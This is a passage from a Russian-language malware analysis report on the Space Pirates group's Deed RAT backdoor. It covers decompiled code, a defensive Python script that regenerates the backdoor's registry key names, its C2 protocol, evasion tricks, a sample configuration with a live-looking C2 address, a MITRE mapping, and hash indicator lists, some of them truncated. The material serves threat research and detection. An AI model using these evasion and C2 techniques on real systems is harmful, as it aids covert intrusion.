        break;
      case 3:
        v4[0] = 0;
        v4[1] = 0;
        CustomWString::ctor::from__Encrypted(v4, byte_B11000);// Config
        w_lstrcpyW(param, v4[0]);
        CustomString::dtor(v4);
        break;
      case 4:
        *param = &g_api;
        break;
      case 5:
        break;
      default:
        return 50;
    }
  }
  return v2;
}
```

Рисунок 38. Точка входа плагина Config

Полезная функциональность плагина доступна через структуру с его API-функциями. Среди них может присутствовать функция-диспетчер, отвечающая за обработку сетевых команд, которые поддерживает плагин. Основной модуль также имеет API-интерфейс, позволяющий получить доступ к другим плагинам и реализующий вспомогательные функции, такие как шифрование или работа с реестром.

Одной из интересных особенностей бэкдора является псевдослучайная генерация различного рода строк — ключей реестра, имен мьютексов и каналов (pipes), аргументов командной строки. Строка необходимой длины создается на основе сида, в формировании которого участвуют числовой идентификатор строки, а также серийный номер системного тома. В результате на каждой из зараженных машин используется свой уникальный набор строковых констант.

```
  seed = stringID + 0x1000193 + dwVolumeSerialNumber;
  if ( length > 0 )
  {
    do
    {
      v6 = 9 * ((0x2001 * seed) ^ ((0x2001 * seed) >> 7));
      seed = 33 * (v6 ^ (v6 >> 17));
      string[j++] = seed % 26u + 'A';
    }
    while ( j < length );
  }
  result = 0;
  string[length] = 0;
```

Рисунок 39. Алгоритм генерации идентификатора

Все необходимые данные бэкдор хранит в разделе реестра [HKLM|HKCU]\Software\Microsoft\. Для каждого типа информации в нем создается свой подраздел, имя которого получается с помощью описанного выше генератора строк. Чтобы получить все ключи, которые может использовать бэкдор, мы реализовали скрипт на Python, принимающий серийный номер тома и воспроизводящий работу генератора.

Генератор ключей реестра

```
import click


def rshift(val, n):
    s = val & 0x80000000
    for i in range(0,n):
        val >>= 1
        val |= s
    return val


def generator(volume_number, seed, length):
    gr_seed = (volume_number + seed + 0x1000193) & 0xffffffff
    r = []
    for i in range(length):
        r1 = (gr_seed * 0x2001) & 0xffffffff
        r2 = rshift(r1, 7)
        r3 = r2 ^ r1
        r4 = (r3 * 9) & 0xffffffff
        r5 = rshift(r4, 17)
        r6 = r4 ^ r5
        r7 = (r6 * 33) & 0xffffffff
        r.append(((r7 & 0xffff) % 26) + 0x41)
        gr_seed = r7

    return bytes(r).decode('utf-8')

@click.command()
@click.argument("VOLUME_NUMBER")
def main(volume_number):
    try:
        serial_number = int(volume_number, 16)
    except ValueError:
        print("[~] Invalid Volume number")
        return

    registry_key_1 = generator(serial_number, 0xC4DA8B2F, 6)

    registry_key_2 = generator(serial_number, 0x7BD90AA1, 10)
    registry_key_3 = generator(serial_number, 0xF7BBC23F, 10)

    registry_key_4 = generator(serial_number, 0xDF12A5B2, 8)
    registry_key_5 = generator(serial_number, 0x6EB208A4, 9)

    registry_key_6 = generator(serial_number, 0xDE8765CB, 8)
    registry_key_7 = generator(serial_number, 0x6D3C218A, 8)

    registry_key_8 = generator(serial_number, 0x78D3BC22, 8)
    registry_key_9 = generator(serial_number, 0xD53BCA90, 10)

    registry_key_11 = generator(serial_number, 0x4FD82CB4, 8)
    registry_key_13 = generator(serial_number, 0xDCBC5D23, 8)

    registry_key_10 = generator(serial_number, 0xE2C7BA56, 15)

    registry_key_12 = generator(serial_number, 0x8BD43C12, 8)

    print(f"[+] Plugin monitor registry key: [HKCU|HKLM]\\Software\\Microsoft\\{registry_key_1}")
    print(f"[+] Executable path: [HKCU|HKLM]\\Software\\Microsoft\\{registry_key_3}; ValueName: {registry_key_
    print(f"[+] Machine ID: [HKCU|HKLM]\\Software\\Microsoft\\{registry_key_5}; ValueName: {registry_key_4}")
    print(f"[+] Shellcode for injection: [HKCU|HKLM]\\Software\\Microsoft\\{registry_key_6}; ValueName: {regis
    print(f"[+] Proxies: [HKCU|HKLM]\\Software\\Microsoft\\{registry_key_9}; ValueName: {registry_key_8}")
    print(f"[+] Config : [HKCU|HKLM]\\Software\\Microsoft\\{registry_key_11}; ValueName: {registry_key_13}")

if __name__ == "__main__":
    main()
```

За алгоритм взаимодействия с контрольным сервером отвечает плагин Network. Он извлекает адрес C2 в виде URL-строки из конфигурации и в зависимости от указанной в нем схемы выбирает один из коннекторов, доступных в плагине NetSocket. Все они реализуют общий интерфейс, позволяющий единообразно принимать и передавать сетевые сообщения. Перед отправкой сообщения сжимаются с помощью алгоритма LZNT1 и шифруются модифицированным Salsa20 с использованием случайного ключа.

Для разрешения домена контрольного сервера бэкдор последовательно использует DNS over HTTPS и обычные DNS-серверы, указанные в конфигурации (публичные серверы Google и других провайдеров), прежде чем обратиться к стандартному механизму. Это дает ВПО возможность скрыть домен C2 от средств инспекции сетевого трафика.

Среди поддерживаемых протоколов соединения — TCP, TLS, HTTP, HTTPS, UDP и DNS.

Для TCP доступна опция REUSEPORT — ее указание приводит к предварительной привязке сокета, с помощью которого выполняется соединение с C2. Привязка выполняется к наибольшему свободному порту в диапазоне системных (well-known) портов. Порты перебираются начиная с 1022 в порядке убывания. По-видимому, такая техника внедрена для обхода средств защиты и маскировки трафика под системные сетевые сервисы.

В бэкдоре также предусмотрена возможность получения нового C2 по протоколу HTTP. Для этого может быть использована веб-страница, адрес которой указывается в конфигурации со схемой URL://. Страница загружается, после чего в ее теле происходит поиск подстрок agmsy4 и ciou0, которые обозначают начало и конец строки с контрольным сервером. Эта строка закодирована с помощью base16 (hex) с алфавитом abcghimnostuyz0456 и обрабатывается аналогично адресу из конфигурации.

Коннекторы TCP/TLS и HTTP/HTTPS поддерживают соединение через прокси-сервер, который может быть получен с помощью плагина NetProxy. Плагин имеет собственное хранилище прокси, которое располагается в реестре и может наполняться значениями из конфигурации, системными прокси и данными из установленных браузеров (Chrome, Opera и Firefox). Кроме того, плагин имеет функциональность встроенного сниффера, который прослушивает трафик зараженной машины с помощью raw socket. Если сниффер обнаруживает в исходящем пакете попытку соединения с прокси-сервером (SOCKS4, SOCKS5 или HTTP), он сохраняет информацию о нем в хранилище.

Прежде чем подключаться к контрольному серверу, бэкдор проверяет расписание: в его конфигурации может быть указано до четырех записей, содержащих дни недели и часы, в которые соединение запрещено.

После установки соединения бэкдор может выполнять следующие команды:

ID	**Описание**
0x210	Сбор информации о системе
0x211	Создание отдельного соединения для работы с плагинами
0x212	Самоудаление
0x213	Пустая команда (пинг)
0x214	Деактивация соединения
0x215	Обновление шеллкода для инжекта, который хранится в реестре
0x216	Обновление основного шеллкода на диске. Все сохраненные в реестре плагины удаляются

Если получена команда, которой нет в списке выше, то предполагается, что это сетевая команда одного из плагинов. Его ID определяется наложением маски 0xFFF0 на идентификатор команды. Если плагин отсутствует локально, он предварительно загружается с C2 и сохраняется в реестре.

На зараженной Deed RAT машине нам удалось обнаружить единственный плагин, полученный динамически с контрольного сервера. Он называется Shell и имеет ID 0x270. Shell поддерживает две сетевые команды (0x270 и 0x271), каждая из которых запускает указанный процесс и перенаправляет его ввод-вывод на C2. В первом случае взаимодействие происходит в текстовом режиме через потоки (pipes). Во втором случае используются операции Windows Console API, что позволяет злоумышленникам полноценно эмулировать консольное окно на своей стороне, учитывая информацию о размере экранного буфера, позиции курсора и другие параметры.

В конфигурации исследованного нами образца содержался следующий набор строк:

Строка	**Назначение**
%ALLUSERSPROFILE%\Test\Test.exe	Путь к легитимному исполняемому файлу (путь установки)

Строка	Назначение
TmDbgLog.dll	Имя библиотеки для DLL Side-Loading
PTWD.tmp	Имя файла с зашифрованным шеллкодом
Test	Имя сервиса
Trend Micro Platinum	Отображаемое имя сервиса
Platinum Watch Dog	Описание сервиса
SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce	Ключ для закрепления в реестре
%windir%\system32\svchost.exe	Имена процессов для инжектирования кода
%windir%\system32\taskeng.exe	
%ProgramFiles%\Internet Explorer\iexplore.exe	
%windir%\system32\WmiPrvSE.exe	
hio2cF9VF2Jsdf9n	Идентификатор, отправляемый вместе с информацией о системе
asdRFSDabormhkmfgUIYGBDURE	Имя мьютекса
https://dns.google/dns-query	Адреса серверов DNS over HTTPS
https://cloudflare-dns.com/dns-query	
https://dns.adguard.com/dns-query	
https://dns.quad9.net/dns-query	
TCP://ftp.microft.dynssl.com:53412	URL контрольного сервера

Заключение

APT-группировки с азиатскими корнями продолжают атаковать российские компании, что подтверждает и активность группы Space Pirates. Злоумышленники как разрабатывают новое ВПО, реализующее нестандартные техники (такое, например, как Deed RAT), так и используют модификации уже существующих бэкдоров. Иногда такие модификации могут иметь множество слоев обфускации, добавленных для противодействия средствам защиты и усложнения процедуры анализа — как в случае BH_A006, построенного на коде популярного бэкдора Gh0st.

Отдельную сложность в случае APT-групп азиатского региона представляет точная атрибуция наблюдаемой активности: частый обмен используемыми инструментами, а также совместная в некоторых случаях деятельность различных группировок существенно затрудняют эту задачу. Основная часть нашего исследования построена на результатах работ по расследованию инцидента ИБ у нашего клиента и анализу специфической сетевой инфраструктуры, использующей DDNS-домены. Полученные данные позволяют уверенно утверждать, что за выявленной активностью стоят одни и те же злоумышленники.

Специалисты PT ESC продолжат работу по мониторингу угроз: новые факты могут дать больше информации о деятельности группы Space Pirates и ее взаимосвязи с другими группировками.

Приложения

MITRE

ID	Имя	Описание
Initial Access		
T1566.001	Phishing: Spearphishing Attachment	Группа Space Pirates использует фишинговые рассылки с вредоносным вложением
T1566.002	Phishing: Spearphishing Link	Группа Space Pirates использует фишинговые письма со ссылками на ВПО
Execution		

ID	Имя	Описание
T1059.003	Command and Scripting Interpreter: Windows Command Shell	ВПО группы Space Pirates имеет функциональность удаленной командной строки
T1059.005	Command and Scripting Interpreter: Visual Basic	Группа Space Pirates использует VBS-скрипты, включая ReVBShell
T1106	Native API	ВПО группы Space Pirates использует функции WinAPI для запуска новых процессов и внедрения шеллкода
T1053.002	Scheduled Task/Job: At (Windows)	Группа Space Pirates использует atexec.py для запуска команд на удаленном узле
T1053.005	Scheduled Task/Job: Scheduled Task	Группа Space Pirates использует системные задачи
T1569.002	System Services: Service Execution	Группа Space Pirates создает вредоносные сервисы.
Persistence		
T1053.005	Scheduled Task/Job: Scheduled Task	Для закрепления на узле группа Space Pirates создает системные задачи
T1543.003	Create or Modify System Process: Windows Service	Для закрепления на узле группа Space Pirates создает вредоносные сервисы
T1546.015	Event Triggered Execution: Component Object Model Hijacking	ВПО RtlShare закрепляется в системе через подмену COM-объекта MruPidlList
T1547.001	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	Для закрепления на узле группа Space Pirates может размещать ярлык в папке автозапуска и использовать ключи реестра Run и RunOnce
Privilege Escalation		
T1548.002	Abuse Elevation Control Mechanism: Bypass User Account Control	ВПО группы Space Pirates содержит различные техники для обхода UAC
T1068	Exploitation for Privilege Escalation	Группа Space Pirates может использовать уязвимость CVE-2017-0213 для повышения привилегий
Defense Evasion		
T1027.001	Obfuscated Files or Information: Binary Padding	Дроппер RtlShare добавляет случайные байты в извлеченную нагрузку
T1027.002	Obfuscated Files or Information: Software Packing	Одна из стадий ВПО BH_A006 обфусцирована с помощью неизвестного протектора
T1036.004	Masquerading: Masquerade Task or Service	При создании сервисов группа Space Pirates использует легитимно выглядящие имена
T1036.005	Masquerading: Match Legitimate Name or Location	Группа Space Pirates маскирует свое ВПО под легитимное ПО
T1055	Process Injection	ВПО группы Space Pirates может внедрять шеллкод в другие процессы
T1055.001	Process Injection: Dynamic-link Library Injection	ВПО группы Space Pirates может внедрять DLL с полезной нагрузкой в другие процессы
T1078.002	Valid Accounts: Domain Accounts	Группа Space Pirates использует скомпрометированные привилегированные учетные данные
T1112	Modify Registry	Deed RAT хранит в реестре все свои данные, включая конфигурацию и плагины
T1140	Deobfuscate/Decode Files or Information	ВПО группы Space Pirates шифрует конфигурационные данные и полезную нагрузку с помощью различных алгоритмов

ID	Имя	Описание
T1197	BITS Jobs	Группа Space Pirates использует BITS Job для загрузки ВПО
T1218.011	Signed Binary Proxy Execution: Rundll32	Группа Space Pirates может использовать rundll32.exe для запуска DLL-библиотек
T1553.002	Subvert Trust Controls: Code Signing	Группа Space Pirates использует похищенные сертификаты для подписи некоторых экземпляров Zupdax
T1564.001	Hide Artifacts: Hidden Files and Directories	Группа Space Pirates может хранить свое ВПО в скрытых папках по пути C:\ProgramData
T1574.002	Hijack Execution Flow: DLL Side-Loading	Группа Space Pirates использует легитимные приложения, уязвимые к DLL Side-Loading
T1620	Reflective Code Loading	ВПО группы Space Pirates использует рефлективную загрузку для запуска полезной нагрузки в памяти
Credential Access		
T1555.003	Credentials from Password Stores: Credentials from Web Browsers	Группа Space Pirates использует утилиту Chromepass для извлечения паролей из хранилища браузера Chrome
T1003.001	OS Credential Dumping: LSASS Memory	Группа Space Pirates получает дампы процесса lsass для дальнейшего извлечения учетных записей
T1040	Network Sniffing	Deed RAT собирает информацию об используемых прокси с помощью прослушивания трафика
Discovery		
T1087.001	Account Discovery: Local Account	Группа Space Pirates собирает информацию о пользователях посредством команды query user
T1087.002	Account Discovery: Domain Account	Группа Space Pirates собирает информацию о пользователях в домене посредством легитимной утилиты CSVDE
T1082	System Information Discovery	ВПО группы Space Pirates собирает информацию о системе, включающую версию ОС, информацию о процессоре, памяти и дисках
T1614.001	System Location Discovery: System Language Discovery	Deed RAT в процессе сбора информации о системе получает языковой идентификатор LCID
T1016	System Network Configuration Discovery	Группа Space Pirates собирает информацию о сетевых параметрах зараженной машины
T1069.002	Permission Groups Discovery: Domain Groups	Группа Space Pirates собирает информацию о группах в домене посредством легитимной утилиты CSVDE
T1083	File and Directory Discovery	Группа Space Pirates собирает информацию о наличии файлов в системе по расширениям .doc и .pdf
T1033	System Owner/User Discovery	Группа Space Pirates собирает информацию о пользователях скомпрометированных компьютеров
T1057	Process Discovery	Группа Space Pirates использует утилиту tasklist.exe для получения информации о процессах
Lateral Movement		
T1021.002	Remote Services: SMB/Windows Admin Shares	Группа Space Pirates использует утилиты atexec.py и psexec.rb для продвижения по сети
Collection		

ID	Имя	Описание
T1119	Automated Collection	Группа Space Pirates производит поиск и копирование файлов с масками *.doc и *.pdf
T1560.001	Archive Collected Data: Archive via Utility	Группа Space Pirates собирает в защищенные паролем архивы украденные документы с помощью 7-Zip
T1056.001	Input Capture: Keylogging	Группа Space Pirates может записывать пользовательский ввод с помощью своего ВПО
Command and Control		
T1071.001	Application Layer Protocol: Web Protocols	Deed RAT может инкапсулировать свой протокол в HTTP и HTTPS
T1071.004	Application Layer Protocol: DNS	Deed RAT может инкапсулировать свой протокол в DNS
T1132.001	Data Encoding: Standard Encoding	ВПО группы Space Pirates может сжимать сетевые сообщения с помощью алгоритмов LZNT1 и LZW
T1573.001	Encrypted Channel: Symmetric Cryptography	ВПО группы Space Pirates может шифровать сетевые сообщения с помощью симметричных алгоритмов
T1008	Fallback Channels	ВПО группы Space Pirates поддерживает работу с несколькими C2 и может обновлять список C2 через веб-страницы
T1095	Non-Application Layer Protocol	ВПО группы Space Pirates использует собственные протоколы для коммуникации с управляющим сервером
T1105	Ingress Tool Transfer	Группа Space Pirates загружает дополнительные утилиты с управляющего сервера посредством утилиты certutil
T1571	Non-Standard Port	Группировка Space Pirates для связи с управляющим сервером использует нестандартные порты, такие как 8081, 5351, 63514 и другие
T1572	Protocol Tunneling	Группа Space Pirates для туннелирования трафика использует утилиту dog-tunnel
T1090.001	Proxy: Internal Proxy	Deed RAT может обнаруживать и использовать прокси для соединения с C2

IOCs

Файловые индикаторы

MyKLoadClient

947f042bd07902100dd2f72a15c37e2397d44db4974f4aeb2af709258953636f	09c29c4d01d25bae31c5a8b29474258dc1e40936	a2f2e6cdd27c13
949cb5d03a7952ce24b15d6fccd44f9ed461513209ad74e6b1efae01879395b1	55604a258d56931d0e1be05bcbe76f675ed69e6e	5cce810a04197c
35e36627dbbcb2b6091cc5a75ab26d9e5b0d6f9764bc11eb2851e3ebd3fbfe6e	415ae82bc0aa94e425009068a239e85a78b8e837	f250cc6ea8b240
730b9ee9f031c8c543664ee281c7988467a3c83eabbbde181aa280314a91ba41	7be81aa01715c78166b8529eb999ec52f01a6367	399e655f1544e6
16c2e10b2e3d74732edfae4a4fcc118600e9212162256434f34121fa41eaf108	7f9d53dc8247e68bfc30c2399eb227a9f1aa9dae	850c1355f713c6
b822a4ec46aacb3bb4c22fe5d9298210bfa442118ee05a1532c324a5f847a9e6	869bd4d2520e5f2cf1d86e7fa21d0fb9a8fae41b	12c83dc14e08c2
192499ad69ec23900f4c0971801e7688f9b5e1dc5d5365d3d77cb9bf14e5fd73	c3f82d46c5138ba89e3a8fe5ea80ce3b0d2467c0	5865679e252c0
56b9648fd3ffd1bf3cb030cb64c1d983fcd1ee047bb6bd97f32edbe692fa8570	a8d5e941b04cdd0070fe3218fa1bc04fb1bdd1b4	a5d85f982d665(
0bac8f569df79b5201e353e1063933e52cfb7e34cd092fc441d514d3487f7771	64d97ea909a9b14857490724f19b971bb95d641d	cb9617de5bc93
1bab80116fa1f1123553bdaf3048246f8c8a8bb3a71b2a13e87b704e68d10d2b	3f32c341a71a32b6421822f44d4efde30d15421b	e26713d8091da

444d376d251911810f3f4b75923313b3726050153d50ad59deff5a0b8b1ada20	90ff670baddb8bce0444a8a422096461e78fb287	bf11b368d6109
84eb2efa324eba0c2e06c3b84395e9f5e3f28a3c9b86edd1f813807ba39d9acb	82c18765ac3a1a2ecf3f258c0912beaf5aedd175	ddc9174f111e8a
14b03ac41b5ef44ca31790fefb23968f2525c3aabfe11e96b9b1ccb6215eb8be	e5882192901c00d8ac47bd82b7d4565761847e7b	7b7c21eac0d9a0
b1d6ba4d995061a0011cb03cd821aaa79f0a45ba2647885171d473ca1a38c098	9f671e338bc9b66e2dd3b7a3c9115723911b8f65	135f224c2d740
5847c8b8f54c60db939b045d385aba0795880d92b00d28447d7d9293693f622b	878b2b8543ee103841cf30af70813b1c27434d71	10b52c1ccaba52
95811d4e3c274f4c2d8f1bf092b9ddc488aa325aabf7c87a2c4877af4ba8bfb7	6b0bebd54877e42f5082e674d07563f527fdd110	fed14e228ba25f
0712456669e65b2b3e8d1305256992c79213a6dd4fd9128cf3e78ab9bae3cff6	ee6b0845ebaae57f88b262c198fad8cf151f6b85	72571ebddf49e7
607c92088b7a3256302f69edbfad204cab12bf051a5aac3395130e18ae568dd5	2452567c5e28f622fa11c8e92f737cd5d8272abf	3562bd5a94f4e8
d0fb0a0379248cdada356da83cd2ee364e0e58f4ed272d3369fe1d6ca8029679	96bae22955bd85110c3f0b7de9a71b81c025f76a	8a8425a0a4988
a8a16168af9dcdc4b34d8817b430a76275338dbbda32328520a4669dbe56e91b	57bd45e4afb8cd0d6b5360de6411ae0327812d5f	a2b245bbb1de4
7b7a65c314125692524d588553da7f6ab3179ceb639f677ed1cefe3f1d03f36e	a97b1e1e0de7f0eab5304d206f4d7131987aca6e	568594397a24a5
f6c4c84487bbec5959068e4a8b84e515de4695c794769c3d3080bf5c2bb63d00	9358b341bc217dcd15599b43d88b157f8a9f4882	05a025736a6fd7
467979d766b7e4a804b2247bbcdde7ef2bbaf15a4497ddb454d77ced72980580	ae021c91c759d087ead95319608326e0ed154cfd	78acab8a8d2639
3e57ca992c235b68027cb62740d8e86a3294ac0ebcff4a2683b29bdaec016646	aad3241fd23372523528a99f4c18127a3ebbea59	a75c81a18e3965
c3415bddc506839614cbb7186bfc6643713806de4f5b1c15445e96a644b44bea	e29b263a89217412f45d6c7a0235b19af030755a	b1f907379148c1
d3a50abae9ab782b293d7e06c7cd518bbcec16df867f2bdcc106dec1e75dc80b	a9d64e615171b05a402422056ddfcd250febae93	b03192389159b
69863ba336156f4e559364b63a39f16e08ac3a6e3a0fa4ce11486ea16827f772	ec928047d511286c4db2580045d02ced34b639ea	27ea69e0233f32
50f035100948f72b6f03ccc02f9c6073c9060d6e9c53c563a3fdb1d0c454916e	d5ce13a66e8407baec0f447c7fb41d493fd8d73a	343a9cc37cc984
6bc77fa21232460c1b0c89000e7d45fe42e7723d075b752359c28a473d8dd1fd	74847db3abdb5b0fd3952bb76018f9346815035a	359ae18fbfc16b
3ccae178d691fc95f6c52264242a39daf4c44813d835eaa051e7558b191d19ee	0e40d0424aefa672c18e0500ff940681798f2f02	196222b313b6c
a99612370a8407f98746eb0bf60c72393b1b4a23f52e7d7a6896471f85e28834	757af512d07fc8fe1167750a748dbb9c700f71f1	6b2e4ff182bffe5

Zupdax

f2ce101698952e1c4309f8696fd43d694a79d35bb090e6a7fd4651c8f41794a3	9ec2f21641bd3f482b4c85cd6050432dc05e7680	d0cb15e5fd961e
84b8bfe8161da581a88c0ac362318827d4c28edb057e23402523d3c93a5b3429	6f1b4ccd2ad5f4787ed78a7b0a304e927e7d9a3c	6e9ff09f5a7daa4
3a093f2c2cb5ba59197a4c978cfa9687d5778a53ae17c2ce2757d3577a5e7c69	9e0e0582eef9e2e2f38893a06c552d607f835fcc	b0f95350b13b65
137a3cc8b2ecd98f7d6b787d259e66ca2c1dae968c785d75c7a2fecb4cbbcaf0	1a7967c6357269414cfd1f9e1060a8613bc59f7b	869de5ac4d3520
9e010a2b43a6b588b95b5281544739833fb0250e8e990a4fe9879459f92367d0	24732b6b00326439dc373df56aff78c9c82d7169	814019ff0004d5
408608c6b6f7299561c04f37ab46ca9c82834428ad0e8d42b16ca5da9b86d62e	9f596346c9acc09772bc5baf8c4dbc80fbdbf03b	3801a156c01b2c
6cc33a21417967a1bb3294179ea10aa3d9ee8d945a5ea0f6c44530189344a10a	6f43f6e8cb1474a6272f9632487fa1932dfba18c	6d6c3cbf2c2a3f1
24b749191d64ed793cb9e540e8d4b1808d6c37c5712e737674417573778f665b	26062de2657bd2a3c228049af27333d2c46a041b	58c734474fc415
a95dfb8a8d03e9bcb50451068773cc1f1dd4b022bb39dce3679f1b3ce70aa4f9	1e8bf3c1a05f37857a9e8f7adb773ed9b9af1b8b	4ef9466b7ef300e
efaa30bef6327ca8123e5443aa831dd7173de8ac9a016aaa2ae878641f85f952	04951144dc621f5f7ff2d66c8bcb710b77cc3d55	80397808492e12
699bd1babf50a360e0a2ba6b5e0ed2379571ee8356f3f08b09ff8ce434d72696	3c10a0256cc1f0af3c31770314257eb8f994260c	09c34b06199eb1
d6af2d1df948e2221a4bdaa3dd736dc0646c95d76f1aa1a1d314e5b20185e161	44858761afc0439ba361c90f04ae9719b362d315	9afe1f1936145a0
0ecd7741dbdfa0707ccd8613a5ea91e62ab187313dd07d41760c87ed42649793	daacbe773105fd7b0834ed2e3a05ef80275e3c11	e8357ac87261f7
2360fa60a1b6e9705bf6b631fcfe53616f37738cf61bc0444ea94ce09c699c7f	54e9de60e3a5c58fc2f3daadd18a1355350e13ec	e0592c56ee8f0a2
ffe19202300785f7e745957b48ecc1c108157a6edef6755667a9e7bebcbf750b	25d0321df77623c5af6629c357201941d4cd452c	ddf7ed52856f7al
d45c1ce5678259755df24bd680316a945515fc1bd916ce1d504f9d27cf9d03e4	0f5a74f11c270a02b0c0cc317e0b850c78261b04	a2972cb5228a56
00847787ea6568cfaaa762f4ee333b44f35a34e90858c1c8899144be016510ef	d82bc3800396452ee519fbb35f708802fee335af	41f3e576216bb5

Downloader.Climax.A

fa2305975aded0fd0601fdab3013f8877969cb873fb9620b4d65ac6ff3b25522	003f46f74bbfc44ffd7f3ebfec67c80cf0a07bbf	24b90157056913
0a0ce7fb610e3c037beb2c331e147c8750ba9f7ea2ece2f91f27f1a83c6839e4	1e0a63331814aab39ffb7806289a8ef3433553c3	68875f4b80fd135
898741e11fbbe6b5534fb12a489add1aaa379ee6757c0bd8d6c631473d5c66f7	3fa2f11e142f5f07f2dd63d89b58d01e9397ded0	1fe521f0ad241457
59e4b8d2b65f1690139c094ee27182285febda115304c44e8d9e7329e09dc794	18cd249add7cfae87615ca5b32aca8503337a2d6	9bf855e5e8480fdb
0c64cc96a52ff9bdf6593e948fed1bc743bdf714ec1f7b392490423d927c3bb4	bb1c27db5f8d7e43592fa81cbfa319f1ce7c828f	0830581452de0c9
1ca423fe0159e75718eb66524cd24002071a06b2fa68ce2cbb39d10682a154a6	78c8298b8357eee1a2d5d9da86f290bad798ce39	ff5896c0749b1e8c
e9c94ed7265c04eac25bbcdb520e65fcfa31a3290b908c2c2273c29120d0617b	47edf57c5724ef9ff232dbb76f749977c767106a	ef8bcb5865669bc
d376164e377577fc590a780d15603d6411fde6e45ea21971670d5dff597d9def	d9e12317a43f233a739972723abc00f1b88f53b0	5faa973967fee2f3
4301abae1a62f87b1c51acc6a6b4f2c3926a248b4aa9c04b734cef550196c030	cc402936b3d6fa5db14b54f0065404d975f2aeb5	f0f2731cabf1c1a6

Downloader.Climax.B

7d9e1a193402b87dbbb81c2ab95632686154cff9c991324e46b275850a4b2db6	36a6eb414c9b8a7c2cdf12eb46e490d288e7a47a	98416b41f386bb
dd82a7b9b5dc0ee1f9e9f19d46212f3e2a1d09a816f5c0ece96275ee221fca13	cf0fb4950130abddead04c21316912418562bf8a	a74341091f88d5
9f4d15ca56f87a5ded792f2a27a4c112bf59517079aedbefe49fcd0474600b69	bbbca10a8545b0421fbfcbd0b3b7a42527fea641	1bdaa370b064f9
5872abe12a8e4c7182e4c6a894d6c27961b00d333657736bcbfd7cb1b38af2ed	133eca56512d8d5f8c730e102bf9042915e9bf41	c60df47562dba1
8dcb99e56c888800e0712faddc07d991b6dcb7a6fd4cceffe9e27fe3da83d206	2e76fa63adc870ca1de19fc7ea5afd6860f36e32	1a22342f883ad1
7079d8c92cc668f903f3a60ec04dbb2508f23840ef3c57efffb9f906d3bc05ff	8993d0d5ec2f898eb8d1b8785cc5bb3275b43571	1690766e844034
5e8df46c9bc75450e2660d77897fa3dfa4d6c21eea10a962f7a9cf950ca9ca76	b0506335e332d64d6568f7830a8fab6a8a6ce1f8	923d60f3e63c95

RtlShare

8932c2d1ed0ae1f64d9cff4942f08699b4a7b1b30f45626d7bc46c8c51f8a420	8903e04d7ffae2081867337801ca2fa5f93220bd	9d116d941516829
8ac2165dc395d1e76c3d2fbd4bec429a98e3b2ec131e7951d28a10e9ca8bbc46	c0988a4ade711993632a03a2f82eea412616ef2a	ab01a4642e76df9e
3f6102bd9add588b4df9b1523e40bb124af36a729037b8c3f2261563e4fa4be9	c865ef013018db3ed00f946b96a7a98ef2660e65	e8e966455a60c6f5
785ac72b10fd9cf98b5e2a40dc607e1ff735fcd8192bf71747755c963c764e2d	a429d9c8c67c8c8036ef05f7b4a27530ee6ae98a	f15c15e2b26f47b4

PlugX

0f7556c6490c4a45a95f5b74ced21185fe48a788bcbe847017084ec1bf75d20a	53a17133173ee8f32261d4ac8afb956e1540f7be	4b6e1f5375552e
429b6c5d380589f2d654a79ea378db118db4c1fd1d399456af08e807d552e428	97ecc5aba4ce94a5012dcf609f2d325f293d4bea	3f8de0e26ee2f1
0956ab263c7c112e0a8466406e68765350db654dbe6d6905e7c38e4f912a244e	457a592ece5e309cc8844623f29fc6be62c5be60	bdc734d2c049d
1c0cf69bce6fb6ec59be3044d35d3a130acddbbf9288d7bc58b7bb87c0a4fb97	ef3e558ecb313a74eeafca3f99b7d4e038e11516	b4f12a7be68d71
a072133a68891a37076cd1eaf1abb1b0bf9443488d4c6b9530e490f246008dba	e9e8c2e720f5179ff1c0ac30ce017224ac0b2f1b	d5f5bb6368735
1bad7e53cb4924576b221a62d2cddb4d18bd387734328b7d48e32046700e2df9	7539e5f25b3e66ea849ebee6bf6104d504573035	25db7152f6658
39083375012d2a854e6310411e7ce4c4e3440bd5784ae158599be25deaeabcb5	7ad24d1873325a02ca4644ebbebe5c5f95bb927c	e7a9d56297f8d0
3c4483e1185d00b282b19910ad5e7970462122b8b7d8895860ffc132a05b3b9d	62d33015859f49e2ad178239891dbed78a0e2de6	a83b0a6b5c590
f8885d5caeec2627d808dc20bd1fbcd42732700686d34f1bb29d83d5d5115ee0	8a44433cfc2e4f116ebd59aac5f596f83c468d44	633eaedd4944d
07ef63b7c9554065e3a6047404d2526e8c8e450c5fe977247336626be403d790	a397d9d7d242bc748dc2bf5307d0f16c5144d98d	cfd0a7ab2c2c99
8d2ff35a5c941cb2f0438969be1a16116efacb51bb9820e6facc285640855682	702cf75a6b23a18001a909d6743a739837cc2053	0fe8642781022
31af406fababf825eb15969970f5de1d2de9fa29a3ca609aed3174c48806492f	12e4407d5341836635ce54727ad4dae7712c2a4c	f4c9dd900488d0
c150172ae47f9708bf4a87cf67eb19b09e6d4f5a565043f309c1da5ffc9bd656	eb6b2ddf1da767848ffe51f14b177298173227f5	7a4a791eeb0a19
5f8e8eada8ad8fcb007a1da7d2dedfdc55473cd5d65a287224c345edf9c1e964	a7837c8e3f789a112fbc2eea623c4e03664280ce	11fba00953cbd5

fda4712cfb3007e7eb5f61b37c746640ff5428108c74106352b69a11193d79a1	628dc1642de5e74bf230e9b933f264196b9678bb	be4625cb6e797
17c4a6adca907b7cd0fc75d6008a307a3813ac3b75bfebb4f173360b5d2e7964	d5959009d3a2bdadd0db5385706920da21e5c8d4	ff7b237c3049fc
b153195807d9b58168bba751517498268e396a79965c5d323fad5c16bbc9520d	c14b4468a33b12250b560a0c7e884e01dd986c95	9f4150eee0d18c
7112f1033f1fafd9cef1862f6ea0a77994858bb54270deede1ed24b0f18fa7b1	bc0a54644b5ba7eff9ca10d8b42d73f0c69e4c53	824e76688a5b5
5ece318d3df972291896e858b76224c5ec34637d5409db44c89ec67ee0a6089d	b253c8ff5fc2cb1ea8933721c3a4002a42eec2f9	b0b6d1d000f03
e452ea28a9d3e37a2ac0cb8f4bca8ce41bea1a362d4c1680ab3ccaec6e5123d9	7f81103b574a3c26b478e9ab41abc422f979f299	49a5af86baf3d7
195b39d40cd9d50e0b4b6b41f8b45140bb0f6e201e75b4398bd07b1e5959970b	5d449cad4b2a8d8a6b7489d82b110c370142acdd	ff58ce5d9d7650
